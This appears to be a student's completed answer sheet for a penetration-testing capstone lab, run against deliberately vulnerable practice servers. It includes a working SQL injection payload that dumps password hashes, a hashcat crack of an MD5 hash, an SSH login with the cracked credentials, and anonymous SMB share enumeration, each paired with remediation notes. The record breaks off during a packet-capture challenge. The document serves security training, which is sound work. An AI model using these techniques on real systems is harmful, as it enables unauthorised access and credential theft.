Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0/24 and 192.168.0.0/24 networks.

Instructions

Challenge 1: SQL Injection

Total points: 25

In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup

a. Open a browser and go to the website at 10.5.5.12.

   Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.


b. Login with the credentials **admin / password**.
c. Set the DVWA security level to **low** and click **Submit**.

Step 2: Retrieve the user credentials for the Bob Smith's account.

a. Identify the table that contains usernames and passwords.

b. Locate a vulnerable input form that will allow you to inject SQL commands.

c. Retrieve the username and the password hash for **Bob Smith's** account.



Vulnerability: SQL Injection

User ID: Submit


```
ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

d.

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smithâ€™s** password.



Vulnerability: SQL Injection

User ID: Submit


```
ID: 1' UNION SELECT user, password FROM users WHERE first_name='Bob' -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users WHERE first_name='Bob' -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html

What is the password of Bob Smith's account?

Answer Area 5f4dcc3b5aa765d61d8327deb882cf99 when the hash is cracked, you get password



```
┌──(kali㉿Kali)-[~/Documents]
└─$ hashcat -m 0 -a 0 bobhash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLV
M 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================
==========================================================================
* Device #1: pthread-haswell-Intel(R) Core(TM) i7-10810U CPU @ 1.10GHz, 1436/
2936 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (2
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660302 bytes (
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 5f4dcc3b5aa765d61d8327deb882cf99
```

Refer to Instructor for Answers.
Show Answer Hide Answer


Step 4: Locate and open the file with Challenge 1 code.

a. Log into **192.168.0.10** as **Bob Smith**.
b. Locate and open the flag file in the user's home directory.

What is the name of the file with the code?

My-passwords.text

What is the message contained in the file? Enter the code that you find in the file.



```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Permission denied, please try again.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2
017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_password.txt
cat: my_password.txt: No such file or directory
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ █
```

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

1. Use ORM frameworks.
2. Deploy a Web Application Firewall (WAF).
3. Regularly perform code reviews and vulnerability scanning
4. Proper Output Encoding and Error Handling
5. Use Prepared Statements (Parameterized Queries)

Challenge 2: Web Server Vulnerabilities


Total points: 25

In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories.

In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

a. If not already, log into the server at 10.5.5.12 with the **admin / password** credentials.
b. Set the application security level to low.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

Step 2: From the results of your reconnaissance, determine which directories are viewable using a web browser and URL manipulation.

Perform reconnaissance on the server to find directories where indexing was found.

Which directories can be accessed through a web browser to list the files and subdirectories that they contain?

DIRECTORY: http://10.5.5.12/config/
DIRECTORY: http://10.5.5.12/docs/

Step 3: View the files contained in each directory to find the file containing the flag.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.


In which two subdirectories can you look for the file?

- http://10.5.5.12/config/
- http://10.5.5.12/docs/

What is the filename with the Challenge 2 code?
db_form.html

Which subdirectory held the file?
/config/ subdirectory

What is the message contained in the flag file? Enter the code that you find in the file.



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

1. Disable Directory Indexing
2. Add Default Index Files

Challenge 3: Exploit open SMB Server Shares

Total points: 25


In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

Using nmap scanning tool




```
└─# nmap -p 139 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-17 20:35 UTC
Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.000032s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0B (Unknown)

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.00034s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0C (Unknown)

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.000050s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0D (Unknown)

Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.000042s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 02:42:0A:05:05:0E (Unknown)

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.00012s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
MAC Address: 02:42:0A:05:05:0F (Unknown)

Nmap scan report for 10.5.5.1
Host is up (0.00015s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn

Nmap done: 256 IP addresses (6 hosts up) scanned in 2.16 seconds

┌──(root㉿Kali)-[~]
└─#
```

Focus on **gravemind.pc (10.5.5.14)** has SMB-related ports 139 and 445 open

Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

What shares are listed on the SMB server? Which ones are accessible without a valid user login?
homes, workfiles, print$, and IPC$



```
┌──(kali㉿Kali)-[~]
└─$ smbclient -L //10.5.5.14/ -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.
```

Step 3: Investigate each shared directory to find the file.

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

Locate the file with the Challenge 3 code. Download the file and open it locally.

In which share is the file found?
print$ SMB share

What is the name of the file with Challenge 3 code?
the name of the file is **sxij42.txt**.

Enter the code for Challenge 3 below.

The code for this challenge is **NWs39691**

Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed?

□ Restrict SMB Access Using Firewalls and Network Segmentation

- Block SMB ports TCP 445 (and legacy TCP 139) at the network firewall and host-based firewall.
- Allow SMB traffic only from trusted IP addresses or internal network segments.
- Prevents external and unauthorized systems from accessing SMB services.

□ Disable or Harden SMB Services

- Disable SMB entirely on systems where it is not required.
- If SMB is needed, disable SMBv1, enforce SMB signing, and require strong authentication.
- Reduces exposure to exploits such as pass-the-hash and ransomware propagation.

Challenge 4: Analyze a PCAP File to Find Information.

Total Points: **25**

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Step 1: Find and analyze the SA.pcap file.


Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.

What is the IP address of the target computer?

10.5.5.11

What directories on the target are revealed in the PCAP?

10.5.5.1 to 10.5.5.11



